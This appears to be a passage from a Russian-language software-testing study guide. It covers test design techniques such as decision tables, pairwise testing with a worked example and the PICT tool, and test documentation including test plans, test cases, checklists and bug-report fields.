
	Тест 1	Тест 2	Тест 3	Тест 4
УСЛОВИЯ				
Состоит в браке	Да	Да	Нет	Нет
Хороший студент	Да	Нет	Да	Нет
Действия				
Дать скидку (%)	60	50	40	30

- **Комбинаторные техники (Combination Strategies)** – Тестовые примеры выбираются на основе некоторого понятия покрытия:

- **Все комбинации (All Combinations)** – как видно из названия, этот алгоритм подразумевает генерацию всех возможных комбинаций. Это означает исчерпывающее тестирование и имеет смысл только при разумном количестве комбинаций. Например, 3 переменные с 3 значениями для каждой дают нам матрицу параметров 3×3 с 27 возможными комбинациями.
- **Тестирование Каждого выбора (EC, Each Choice testing)** – эта стратегия требует, чтобы каждое значение каждого параметра было включено по крайней мере в один тестовый пример.
- **Тестирование Базового выбора (Base Choice testing)** – алгоритм стратегии комбинирования базового выбора начинается с определения одного базового тестового примера. Базовый тестовый пример может быть определен по любому критерию, включая простейший, наименьший или первый. Критерий, «наиболее вероятное значение» с точки зрения конечного пользователя. Это значение может быть определено тестировщиком или основано на рабочем профиле, если таковой существует. Из базового тестового примера создаются новые тестовые примеры, изменяя интересующие значения одного параметра за раз, сохраняя значения других параметров фиксированными в базовом тестовом примере. Базовый выбор включает каждое значение каждого параметра, по крайней мере в одном тестовом примере.
- **Попарное тестирование (Pairwise Testing)** – Основан на следующей идеи: подавляющее большинство багов, выявляются тестами, проверяющими либо один параметр, либо сочетание двух параметров. Ошибки, которые появились сочетанием трёх и более параметров, как правило, значительно менее критичны.
- **Метод Дерева Классификации (Classification Tree Method)** – вид комбинаторной техники, в которой тестовые примеры, описанные с помощью дерева классификации, предназначены для выполнения комбинаций представителей входных и / или выходных доменов. Чтобы рассчитать количество тестовых примеров, нам необходимо проанализировать требования, определить соответствующие тестовые функции (классификации) и их соответствующие значения (классы). То у нас есть тестовый объект (целое приложение, определённая функция, абстрактная идея и т. д.) вверху как корень. Мы рисуем ответвления от корня как классификации (проверяем соответствующие аспекты, которые мы определили). Затем, используя классы эквивалентности и анализ граничных значений, мы определяем наши листья как классы из диапазона всех возможных значений для конкретной классификации. И если некоторые из классов могут быть классифицированы


далее, мы рисуем под-ветку / классификацию с собственными листьями / классами. Когда наше дерево завершено, мы делаем проекции листьев на горизонтальной линии (Test Case), используя одну из комбинаторных стратегий (All Combinations, Each Choice и т. д.), и создаём все необходимые комбинации.

* Пример:



- **Причина-Следствие (Cause/Effect – CE)** – Ввод комбинаций условий (причин), для получения ответа от системы (следствие).
 - * Например, вы проверяете возможность добавлять клиента, используя определённую экранную форму. Для этого, вам необходимо будет ввести несколько полей: «Имя», «Адрес», «Номер Телефона», а затем нажать кнопку «Добавить» – это «ПРИЧИНА». После нажатия кнопки «Добавить», система добавляет клиента в базу данных и показывает его номер на экране – это «Следствие».
- **Таблица Состояний и Переходов (State Transition Table)** – Система переходит в то или иное состояние в зависимости от того, какие действия над ней выполняются.

* Пример 1:




- Состояние – Представлено в виде круга с описанием;
- Переход – Представлен в виде стрелки;
- Событие – Представлено ярлыком (надписью) над стрелкой;
- Действие – Представлено после «/»;
- Точка входа – Представлена чёрным кругом;
- Точка выхода – Представлена мишенью.

Пример 2:

- Состояния, которые может принимать ПО («открытые-закрытые» или «финансируемые-недостаточные» фонды);
- Переходы из одного состояния в другое (разрешены не все переходы);
- Действия, которые вызывают переход (вывод денег, закрытие файла);
- Действия, которые возникают в результате перехода (сообщение об ошибке или получение денежных средств).

- **Предугадывание ошибок (Error Guessing – EG)** – Тестирующий использует свои знания системы и способность к интерпретации спецификации на предмет того, чтобы «предугадать» при каких входных условиях система может выдать ошибку.
 * Например, спецификация говорит: «пользователь должен ввести код». Тест аналитик, будет думать: «Что, если я не введу код?», «Что, если я введу неправильный код?», и так далее. Это и есть предугадывание ошибки
- **Исчерпывающее тестирование (Exhaustive Testing – ET)** – Крайний случай. Тестирующий должен проверить все возможные комбинации входных значений, и в принципе, это должно найти все проблемы.
 * На практике применение этого метода не представляется возможным, из-за огромного количества входных значений. Можно применять, если есть всего несколько возможных комбинаций.
- **Тестирование Синтаксиса (Syntax testing)** – Синтаксическое тестирование используется для проверки формата и правильности входных данных в случаях символьных текстовых полей, проверки соответствия формату файла, схеме базы данных, протоколу и т.д., при этом данные могут быть формально описаны в технических или установленных и определенных обозначениях, таких как BNF (Форма Бэкуса-Наура): `\b[\w{.+-}+@\w{.}+\.[a-zA-Z]{2,6}\b`



Parse: `username@domain.TLD (top level domain)`

- **Случайное тестирование (Random testing)** – генерация случайных входных данных – Разработка тестов методом чёрного ящика, при котором тестовые сценарии выбираются для соответствия функциональному разрезу, обычно с помощью алгоритма псевдослучайного выбора. Этот метод может использоваться для тестирования таких нефункциональных атрибутов, как надёжность и производительность.
- **Пользовательские сценарии (Scenario Testing including Use Case Technique)** – это проверка продукта по наиболее частым и важным сценариям использования (Use Cases)
- **Доменное тестирование (Domain testing)** – это техника, которая может применяться для определения эффективных и действенных тест-кейсов, когда несколько переменных (например, поля ввода) должны проверяться вместе – либо для эффективности, либо по причине их логического взаимодействия. Она использует и обобщает тестирование классов эквивалентности и граничных значений в «п» одномерных измерениях. Подобно этим техникам, мы ищем случаи, где граница была неверно определена или реализована.
- **Исследовательское и Ad-hoc тестирование**
 Простейшее определение исследовательского тестирования – это разработка и выполнения тестов в одно и то же время. Что является противоположностью сценарного подхода (с его предопределёнными процедурами тестирования, неважно ручными или автоматизированными). Исследовательские тесты, в отличие от сценарных тестов, не определены заранее и не выполняются в точном соответствии с планом. Разница между ad hoc и exploratory testing в том, что теоретически, ad hoc может провести кто угодно, а для проведения exploratory необходимо мастерство и владение определёнными техниками. Обратите внимание, что определённые техники это не только техники тестирования.

- **Белого ящика (Основанное на коде / Структурное Тестирование) (White Box Testing, Structure)** – это стратегия, основанная на внутренних путях, структуре и реализации тестируемого программного обеспечения. Тесты здесь выполняются динамически, т.е. с запуском объекта тестирования и основаны на различных видах покрытии кода (путей исполнения программы).
 - **100% Покрытие выражений / Покрытие операторов (Statement coverage)** (if, for, switch) – Оператор (Statement) – это сущность языка программирования, обычно являющаяся минимальным неделимым исполняемым блоком (ISTQB). Покрытие операторов – это метод проектирования тестов методом белого ящика, который включает в себя выполнение всех исполняемых операторов (if, for и switch) в исходном коде как минимум один раз.
 - **100% Покрытие решений/альтернатив/ветвей (Decision/Branch coverage)** – «Решение» – это программная точка, в которой control flow имеет два или более альтернативных маршрута (ветви). На этом уровне достаточно такого набора тестов, в котором каждый узел с ветвлением (альтернатива), имеющий TRUE или FALSE на выходе, выполняется как минимум один раз, таким образом, для покрытия по веткам требуется как минимум два тестовых примера.
 - **100% Покрытие условий (Condition coverage)** (and, or, xor) – Рассматриваются только выражения с логическими операндами, например, AND, OR, XOR. На этом уровне достаточно такого набора тест-кейсов, в котором каждое условие, имеющее TRUE и FALSE на выходе, выполнено как минимум один раз. Покрытие условий обеспечивает лучшую чувствительность к control flow, чем decision coverage.
 - **100% Покрытие путей (Path coverage)** – Проверяет каждый линейно независимый путь в программе, что означает, что число тестовых примеров будет эквивалентно цикломатической сложности программы. Для кода модулей без циклов количество путей, как правило, достаточно мало, поэтому на самом деле можно построить тест-кейсы для каждого пути. Для модулей с циклами количество путей может быть огромным, что представляет неразрешимую проблему тестирования.
 - **Тестирование Базового Пути** – Цель – получить полное покрытие тех путей, которые находятся между точками принятия решений (decisions points) с высоким бизнес-рисковом и высокой бизнес-ценностью, т.к. проверять все возможные пути обходится слишком дорого. Это гибрид Branch Testing и Path Testing.
 - **Мутационное тестирование** – делаются небольшие изменения кода, если тест-кейсы не находят эти изменения и проходят успешно – то эти тест-кейсы уже не годятся

? Инкремент и Декремент числа

Инкремент числа N → число N+1 («3» = «Инкремент 2»)

Декремент числа N → число N-1 («1» = «Декремент 2»)

PICT

? Попарное тестирование (Pairwise Testing) – это разработка тестов методом чёрного ящика, в которой тестовые сценарии разрабатываются таким образом, чтобы выполнить все возможные отдельные комбинации каждой пары входных параметров.

Pairwise testing – техника тест-дизайна, а именно метод обнаружения дефектов с использованием комбинационного метода из двух тестовых случаев. Он основан на наблюдениях о том, что большинство дефектов вызвано взаимодействием не более двух факторов (дефекты, которые возникают при взаимодействии трёх и более факторов, как правило, менее критичны). Следовательно, выбирается пара двух тестовых параметров, и все возможные пары этих двух параметров отправляются в качестве входных параметров для тестирования. Попарное тестирование сокращает общее количество тест-кейсов, тем самым уменьшая время и расходы, затраченные на тестирование.

? Тестирование с помощью алгоритма All-Pairs

All-pairs testing – комбинаторный метод тестирования программного обеспечения, который проверяет все возможные дискретные комбинации параметров для каждой пары входных параметров системы. Исходя из этого, мы получим меньшее число комбинаций, чем при использовании ортогональных матриц.

? ПРИМЕР

Необходимо протестировать приложение для покупки/продажи б/у ноутбуков, мы имеем переменные:

- категория заказа: покупка, продажа;
- местоположение: Киев, Харьков;
- марка ноутбука: HP, Lenovo, Asus;
- ОС: доступна, недоступна;
- тип расчёта: наличный, безналичный;
- тип доставки: почтой, встреча.

Если протестировать все возможные комбинации, то мы должны составить $2 \times 2 \times 3 \times 2 \times 2 \times 2 = 96$ тест-кейса. Не многовато ли работы для тестирования формы?

Далее нам необходимо организовать переменные и значения.

Категория заказа	Местоположение	Марка	ОС	Расчет	Доставка
покупка	Киев	HP	+	наличный	почтой
продажа	Харьков	Lenovo	-	безналичный	встреча
		Asus			

Чтобы начать заполнять таблицу, необходимо организовать столбцы таким образом, чтобы первый имел наиболее большое количество переменных, а последний – наименее. Таким образом, первый столбец в нашей таблице – марка ноутбука. Первым делом записываем три значения Марки (т.к. это столбец с наибольшим числом значений) по два раза (два – это количество переменных следующего столбца, например, категория заказа). Это имеет такой вид:

Марка	Категория заказа	Местоположение	ОС	Расчет	Доставка
HP	покупка				
HP	продажа				
Lenovo	покупка				
Lenovo	продажа				
Asus	покупка				
Asus	продажа				

Т.е. для каждого набора в столбце 1 мы помещаем оба значения столбца 2. То же самое мы повторяем с 3 столбцом.

Марка	Категория заказа	Местоположение	ОС	Расчет	Доставка
HP	покупка	Киев			
HP	продажа	Харьков			
Lenovo	покупка	Киев			
Lenovo	продажа	Харьков			
Asus	покупка	Киев			
Asus	продажа	Харьков			

У нас есть комбинация покупка&Киев и продажа&Харьков, но нет комбинации продажа&Киев и покупка&Харьков. Исправим это, поменяв местами значения во втором наборе третьего столбца.

Марка	Категория заказа	Местоположение	ОС	Расчет	Доставка
HP	покупка	Киев			
HP	продажа	Харьков			
Lenovo	покупка	Харьков			
Lenovo	продажа	Киев			
Asus	покупка	Киев			
Asus	продажа	Харьков			

Повторяем такие же манипуляции для колонок 4 и 5.

Марка	Категория заказа	Местоположение	ОС	Расчет	Доставка
HP	покупка	Киев	+	наличный	
HP	продажа	Харьков	-	безналичный	
Lenovo	покупка	Харьков	+	безналичный	
Lenovo	продажа	Киев	-	наличный	
Asus	покупка	Киев	-	безналичный	
Asus	продажа	Харьков	+	наличный	

Колонка Доставка является более проблематичной, ведь нам не хватает комбинаций на покупка&встреча и продажа&почтой чтобы не нарушать отсортированные данные, нужно ввести еще 2 тестовых случая для этих комбинаций. Значком тильды “~” мы маркируем переменные, которые выступают произвольными. Таким образом мы получаем следующую таблицу.

Марка	Категория заказа	Местоположение	ОС	Расчет	Доставка
HP	покупка	Киев	+	наличный	почтой
HP	продажа	Харьков	-	безналичный	встреча
~HP~	покупка	~Харьков~	~-~	~безналичный~	встреча
Lenovo	покупка	Харьков	+	безналичный	почтой
Lenovo	продажа	Киев	-	наличный	встреча
~Lenovo~	продажа	~Киев~	~+~	~наличный~	почтой
Asus	покупка	Киев	-	безналичный	почтой
Asus	продажа	Харьков	+	наличный	встреча

Таким образом, мы получили готовые 8 тест-кейсов вместо 96.

? Утилиты для автоматизации pairwise testing

- PICT – ‘Pairwise Independent Combinatorial Testing’, provided by Microsoft Corp.
- IBM FoCuS – ‘Functional Coverage Unified Solution’, provided by IBM.
- ACTS – ‘Advanced Combinatorial Testing System’, provided by NIST, an agency of the US Government.
- Hexawise; Jenny; Pairwise by Inductive AS; VPTag free All-Pair Testing Tool.

? PICT

- (Создать таблицу в Excel с параметрами и значениями)
- Создать текстовый файл File.txt в формате:
Parameter1: aaaaaaa, bbbbbbb, cccccccccc, dddddd
Parameter2: mmmmm, nnnnnn, oooooo
Parameter3: xxxxxxx, yyyyymm, zzzzzzzz
- Копировать файл File.txt на диск C:\ в папку с PICT
- CLI: C:\Program Files\PICT>pict "C:\Program Files\PICT\File.txt" > File.xls
- В этой же папке PICT создастся файл File.xls с результатами Pairwise

Test Documentation

? Тестовая документация:

- Внешняя – «публичная» документация, которую будут читать не только члены команды разработки:
 - Замечания.
 - Отчёт о Дефекте (Bug Report).
 - Запрос на изменение (улучшение) (Feature Request).
 - Отчёт о Тестировании (Test Report).
- Внутренняя – которую будут читать только члены команды разработки, из отдела тестирования:
 - Тест План (Test Plan).
 - Тестовый Сценарий (Test Scenario).
 - Тестовый Набор/Комплект (Test Suite).
 - Тестовый Случай (Test Case) – более детальный, чем Тестовый Сценарий.
 - Чек-Лист (Check List).

Test Strategy

? Тестовая Стратегия – документ, описывающий, как проводится тестирование, конкретно в данной компании.

? Отличие Тест Стратегии от Тест Плана – Стратегия указывает на то, как все проекты тестируются в данной компании, а Тест План указывает на то, как будет тестироваться определённый проект.

Test Plan

? Тест-План (Test Plan) – это документ, описывающий **весь объём работ** по тестированию, начиная с описания объекта, стратегии, расписания, критериев начала и окончания тестирования, до необходимого в процессе работы оборудования, специальных знаний, а также оценки рисков с вариантами их разрешения.

? На какие вопросы отвечает Тест-План:

- Что надо тестиировать? – Описание объекта тестирования: системы, приложения, оборудования
- Что будете тестиировать? – Список ф-ций и описание тестируемой системы, и её компоненты в отдельности
- Что НЕ будете тестиировать? – Список функций, которые не будут тестироваться
- Как будете тестиировать? – Стратегия: виды тестирования и их применение к объекту тестирования.
- Когда будете тестиировать? – Последовательность проведения работ:
 - Подготовка (Test Preparation);
 - Тестирование (Testing);
 - Анализ результатов (Test Result Analysis) в разрезе запланированных фаз разработки.
- Критерии начала тестирования:
 - Готовность тестовой платформы (тестового стенда);
 - Законченность разработки требуемого функционала;
 - Наличие всей необходимой документации.
- Критерии окончания тестирования:
 - Результаты тестирования удовлетворяют критериям качества;
 - Требования к кол-ву открытых багов выполнены;
 - Выдержка определённого периода без изменений исходного кода приложения – Code Freeze (CF);
 - Выдержка определённого периода без открытия новых багов – Zero Bug Bounce (ZBB);
 - Отсутствие средств у заказчика и др.
- Дополнения.
 - Окружение тестируемой системы (описание программно-аппаратных средств);
 - Необходимое для тестирования оборудование и программные средства (тестовый стенд и его конфигурация, программы для автоматизированного тестирования и т.д.);
 - Риски и пути их разрешения.

? Основные пункты Тест Плана.

В стандарте IEEE 829 перечислены пункты, из которых должен (пусть – может) состоять Тест-План:

- a) Test plan identifier;
- b) Introduction;
- c) Test items;
- d) Features to be tested;
- e) Features not to be tested;
- f) Approach;
- g) Item pass/fail criteria;
- h) Suspension criteria and resumption requirements;
- i) Test deliverables; (практические результаты)
- j) Testing tasks;
- k) Environmental needs;
- l) Responsibilities;
- m) Staffing and training needs;
- n) Schedule;
- o) Risks and contingencies;
- p) Approvals.

? Кто пишет Тест План:

Кто-либо из следующих специалистов:

- Лидер команды тестировщиков,
- Самый старший из команды тестировщиков,
- Менеджер.

? Кто рецензирует и утверждает Тест-План:

- Ведущий тестировщик;
- Тест менеджер (менеджер по качеству);
- Руководитель разработки;
- Менеджер проекта.

Test Scenario

? Тестовый Сценарий (Test Scenario) – элемент или событие программной системы, которое может быть проверено одним или несколькими тестовыми случаями.

Test Suite

? Тестовый Набор/Комплект (Test Suite) – некоторый набор формализованных Тестовых Случаев, объединённых между собой по общему логическому признаку.

Test Case

? Тестовый случай (**Test Case**) – это документ, описывающий **совокупность шагов, конкретных условий и параметров, необходимых для проверки реализации** тестируемой функции или её части.

? Структура Тест Кейса:

- Pre-Condition;
- Test Case Description;
- Post-Conditions.

? Тест-Кейс состоит из:

- Уникальный идентификатор тестового случая;
- Название;
- Окружение (браузер-версия, окружение-версия, платформа);
- Предусловия (опционально);
- Шаги;
- Ожидаемый результат;
- История редактирования (опционально).

? Чего НЕ должно быть в Тест Кейсе:

- Неуникальный идентификатор Тест Кейса;
- Зависимостей от других Тест Кейсов («...смотри Test Case ID3 step #12...»);
- Некликабельных ссылок;
- Отсутствия необходимой для прохождения Тест Кейса информации («...введите логин и пароль...» какие?);
- Не должно быть аббревиатур, сокращений и сленговых выражений;
- Излишней детализации;
- Не должно быть нечёткого, длинного, пространного заголовка, нечёткой формулировки шагов или ER;
- Заголовок и Предусловие не могут содержать выполняемые шаги и ожидаемый результат;
- В шагах проверки не должны использоваться личные глаголы (введите, перейдите);
- В ожидаемом результате не должно быть избыточного описания;
- Зависимости от пользовательского интерфейса (нажать на кнопку в верхнем правом углу экрана);
- В тест-кейсе не должно быть скриншотов (кроме Тест Кейсов, проверяющих отображение веб-страниц).

? Виды Тест Кейсов:

По ожидаемому результату Тест-Кейсы разделяются на:

- Позитивные – используют только корректные данные и проверяют, что приложение правильно выполнило вызываемую функцию;
- Негативные – оперируют как корректными, так и некорректными данными (минимум 1 некорректный параметр) и ставят проверку исключительных ситуаций (срабатывание валидаторов), а так же проверяют, что вызываемая приложением ф-ция не срабатывает при вызове валидатора.

? Зачем нужны Тест Кейсы:

- Планирование – а только потом выполнение.
- Тест Кейсы дают структурированный системный подход, что снижает вероятность пропуска ошибки.
- Хороший способ хранения части проектной документации.
- Способ протестировать документацию ещё до выхода билда.
- Наличие Тест Кейсов значительно ускоряет регрессионное тестирование.
- Можно доверить выполнение новичку или коллеге из другого отдела.
- Имея Тест Кейсы можно в любой момент «вспомнить» что делалось месяц, полгода, год назад.
- Тест-кейсы позволяют легко отслеживать прогресс (X% тестов выполнено, Y% тестов прошло/завалилось, Z% требований покрыто тестами)

? Тест-Кейс – Целесообразность написания для конкретного ПО

- Жизненно важные системы, ошибка в которых может привести к гибели (авиастроение, медицина, ПО для атомных станций)
- При тестировании сложных систем (интуитивно не понятных) или сложных частей системы, чтобы не запутаться в Чек Листе

? Тест-Кейс – Нецелесообразность написания для конкретного ПО

- Простые системы – веб-сайты, мобильные приложения и т.п.
- Ситуации, когда в команде всего 1 или 2 тестировщика, знающие свой продукт (время, потраченное на создание и поддержку Тест-Кейсов, никогда не окупится).

? «+» Достоинства Тест-Кейсов:

- Более быстрое введение в проект новых людей или подключение коллег из других проектов для проведения тестирования;
- Напоминание о конфигурировании и настройке системы;
- Незаменимы при работе на «тяжёлых проектах»;
- Понимание информации одинаково всеми участниками проекта;
- Напоминание о старой функциональности, которую всё ещё нужно тестировать.

? «–» Недостатки Тест-Кейсов:

- Разные Тест-кейсы для одного функционала очень похожи;
- Сложность поддержки;
- Неактуальное состояние;
- Следуя сценарию можно упустить важные проблемы;
- Валидация небольшого кусочка функциональности;
- Тестировщик проверяет продукт, а не тестирует его;
- Тестировщики «выключают мозг» проходя тест-кейс;
- Любой может выполнить их, они не заменяют опытных тестировщиков, которые могут тестировать.

? Тестовые данные (Test Data) – это данные, которые нужны для выполнения Test case.

? Тест-Кейс – хороший пример

Тест-Кейс №1: Авторизация. Проверка валидации пароля на некорректный ввод.

Предусловие: Пользователь зарегистрирован в Приват24

Шаги:

1. Зайти на сайт <https://www.privat24.ua>
2. Ввести логин +380112223344
3. Ввести некорректный пароль test123

Ожидаемый результат:

Появляется сообщение об ошибке «Пароль введён неверно», пользователь не авторизирован.

? Тест-Кейс – плохой пример

Тест-Кейс №1: Авторизация. Восстановление пароля.

Предусловие: Пользователь зарегистрирован в Приват24

Шаги:

1. Зайти на сайт – **какой?**
2. Ввести логин – **какой?**
3. Ввести некорректный пароль – **сколько раз?**
4. Заблокировать пароль – **как?** Ввести 3 раза пароль или жать восстановить пароль?
5. Восстановить пароль – **каким способом?** Шаги и действия?

Ожидаемый результат:

Пользователь авторизирован.

Check List

? Чек Лист (**Check List**) – это документ, описывающий, что должно быть протестировано. Это список, содержащий ряд необходимых проверок для какой-либо работы. Отмечая пункты списка, команда или специалист может узнать о состоянии или корректности выполнения этой проверки.

? Правила оформления Чек Листа

- Один пункт – одна операция.
- Пункты написаны в утвердительной форме.
- Оптимальное количество пунктов – 20.

Проверка	Результат		
	Win XP	XP SP4	Win Vista
Операции с файлами	ok	ok	ok
Создание файла	ok	ok	ok
Открытие файла	ok	ok	ok
Сохранение документа	ok	ok	ok
Печать	ok	ok	ok
Редактирование файлов	Bugs	Bugs	Bugs
Отмена	ok	ok	ok
Вырезание	Bug #146	Bug#146	Bug#146
Копирование	ok	ok	ok
Вставка	ok	ok	ok
Удаление	ok	ok	ok
Поиск	Bug #123	Bug #133	ok
Поиск с заменой	Bug #126	ok	ok

Описание	Пример	Результат
Корректный email (популярный домен)	olga@mail.ru	Регистрация прошла успешно, на почту отправлено письмо-приветствие.
Корректный email (корпоративная сеть)	olga@company.ru	
Точка внутри email	ok.molechka@gmail.com	На кириллический email ушло письмо
Кириллический email	олечка@мусики.рф	Ошибка «Введите email»
Пустая почта		Ошибка «Введите адрес в формате mail@site.com»
Одно слово вместо домена	olgak@fdgfdg	

? «+» Преимущества Чек Листов:

- Структурирование информации;
- Повышение скорости обучения новых сотрудников.

Test Report

? Отчёт о Тестировании – документ, предоставляющий сведения о соответствии/несоответствии ПО требованиям.

? Для кого составляется Отчёт о Тестировании:

- технические пользователи (участники команды разработки);
 - менеджеры продукта (представители заказчика);
 - бизнес-пользователи (те, кто заказал доработку функционала – из бизнес-отдела).

? Отчёт о Тестировании по времени:

- дневной, недельный, месячный;
 - промежуточный;
 - финальный.

? Что всегда указывается в Отчёте о Тестировании:

- Состав команды;
 - Сроки выполнения, за который составлен отчёт;
 - Описание процессов тестирования;
 - Изменения в тестовой модели (Добавление Тест Кейсов);
 - Процент пройденных тест кейсов;
 - Критичные и блокирующие проблемы и принятые меры по их устраниению;
 - Результаты регрессии (акцент на сохранившихся проблемах);
 - План на следующую итерацию/неделю/месяц.

Requirements Traceability Matrix

? **Матрица Покрытия Требований (RTM – Requirements Traceability Matrix)** – это документ, который связывает Требования с Тест Кейсами. Это двумерная таблица, содержащая соответствие функциональных требований (functional requirements) продукта и подготовленных тестовых сценариев (test cases). В заголовках колонок таблицы расположены требования, а в заголовках строк – тестовые сценарии. На пересечении – отметка, означающая, что требование текущей колонки покрыто тестовым сценарием текущей строки. Матрица обычно хранится в виде электронной таблицы.

? Зачем используется Матрица Покрытия Требований

Матрица соответствия требований используется для валидации покрытия требований по продукту тестами. Цель «Traceability Matrix» состоит в том, чтобы выяснить:

- Какие требования «покрыты» тестами, а какие нет.
 - Избыточность тестов (одно функциональное требование покрыто большим количеством тестов).

Bug Report

? Отчёт о Дефекте (Bug Report) – это документ, описывающий **ситуацию или последовательность действий**, приведшую к **некорректной работе объекта** тестирования, с указанием причин и ожидаемого результата.

? Основные поля Баг-Репорта – Summary, STR (steps to reproduce), ER, AR, Attachments.

? Структура Баг-Репорта

- Уникальный идентификатор;
- Короткое описание (Summary);
- Проект (Project);
- Номер версии (Version);
- Компонент приложения (Component);
- Серьёзность (Severity);
- Приоритет (Priority);
- Статус (Status);
- Автор (Author);
- Назначен на (Assigned To);
- Окружение (Environment);
- Описание (Description):
 - Шаги воспроизведения (STR, Steps to Reproduce);
 - Фактический Результат (AR, Actual Result / Result);
 - Ожидаемый результат (ER, Expected Result).
- Дополнение / Прикреплённый файл (Attachment).

? Короткое описание (Summary)

Обычно строится по мнемонике «Где? Что? Когда?»:

- «Где?» – место ПО, где был обнаружен баг;
- «Что?» – что именно работает некорректно;
- «Когда?» – при каких обстоятельствах, действиях воспроизводится баг.

Именно Summary отображается на тиките в баг-трекинговых системах, поэтому важно уметь его составлять: и кратко, и ёмко.

* Так же поэтому лучше придерживаться порядка «Где? Что? Когда?», а не «Что? Где? Когд?», т.к. описание места в ПО обычно длинное, и если поставить «Где» на второе место, то в тиките (в свёрнутом режиме на борде) полное описание не будет видно. А «Что» не работает, часто бывает ясно и без описания: если зайти на указанную в «Где» локацию – сразу видно.

? Проект (Project) – Название проекта, чтобы понимать, в каком именно ПО обнаружен дефект.

? Номер версии (Version)

Параллельно могут разрабатываться сразу несколько версий ПО, или одна версия выпущена и поддерживается, другая только разрабатывается. Номер версии нужен, чтобы понять: в какой именно из версий обнаружен баг.

? Компонент приложения (Component) – Более узкое местоположение дефекта.

? Статус (Status):

- Новый – тестировщик создал баг-репорт, баг-репорт ждёт ОБЯЗАТЕЛЬНОГО подтверждения менеджера;
- Открыт – менеджер подтвердил баг-репорт – программист может исправлять баг;
- Отсрочен – менеджер отклонил баг-репорт – т.к. исправление бага пока не очень важно;
- Отклонён – менеджер не подтвердил баг-репорт, менеджер не согласен с тестировщиком, что это баг;
- Исправлен – программист исправил баг – тестировщик может проводить ре-тест;
- Переоткрыт – ре-тест снова выявил этот же баг (программист плохо исправил), тестировщик доказал менеджеру, что отклонённый баг-репорт всё же содержит баг – менеджер согласился;
- Закрыт – ре-тест прошёл «на ура» – баг пофиксшен.

? Автор (Author) – QA-инженер, который создал баг-репорт.

? Назначен на (Assigned To) – программист, который должен будет исправить дефект. Выставляется QA-инженером или менеджером. Назначается тот же программист, который разрабатывал данную часть функциональности. Если QA-инженер не знает, кого выставлять, то спрашивает у менеджера, программистов.

? Окружение (Environment)

Информация об окружении, на котором был найден баг: операционная система, сервис-пак, для веб-тестирования – браузер и его версия и прочее.

? Описание (Description)

Состоит из шагов воспроизведения, ожидаемого и фактического результатов – всё в одном поле:

- Шаги Воспроизведения (STR, Steps to Reproduce) – Шаги, по которым можно легко воспроизвести ситуацию, приведшую к ошибке.
- Фактический Результат (AR Actual Result / Result) – Результат, полученный после прохождения шагов к воспроизведению.
- Ожидаемый Результат (ER, Expected Result) – Ожидаемый правильный результат.

? Дополнение / Прикреплённый файл (Attachment)

Файл с логами, скриншот или любой другой документ, который может помочь прояснить причину ошибки или указать на способ решения проблемы.

? Приоритет (Priority) бага – атрибут очерёдности выполнения задачи или устранения ошибки.

Приоритет проставляется исключительно менеджером проекта или руководителем компании:

- P1 Высокий (High)

Ошибка должна быть исправлена как можно быстрее, т.к. её наличие является критической для проекта.

- P2 Средний (Medium)

Ошибка должна быть исправлена, её наличие не является критичной, но требует обязательного решения.

- P3 Низкий (Low)

Ошибка должна быть исправлена, её наличие не является критичной, и не требует срочного решения.

? Серьёзность (Severity) – атрибут влияние дефекта на работоспособность (на систему).

- S1 Блокирующая (Blocker)

Блокирующая ошибка, приводящая приложение в нерабочее состояние, в результате которого дальнейшая работа с тестируемой системой или её ключевыми функциями становится невозможна. Решение проблемы необходимо для дальнейшего функционирования системы.

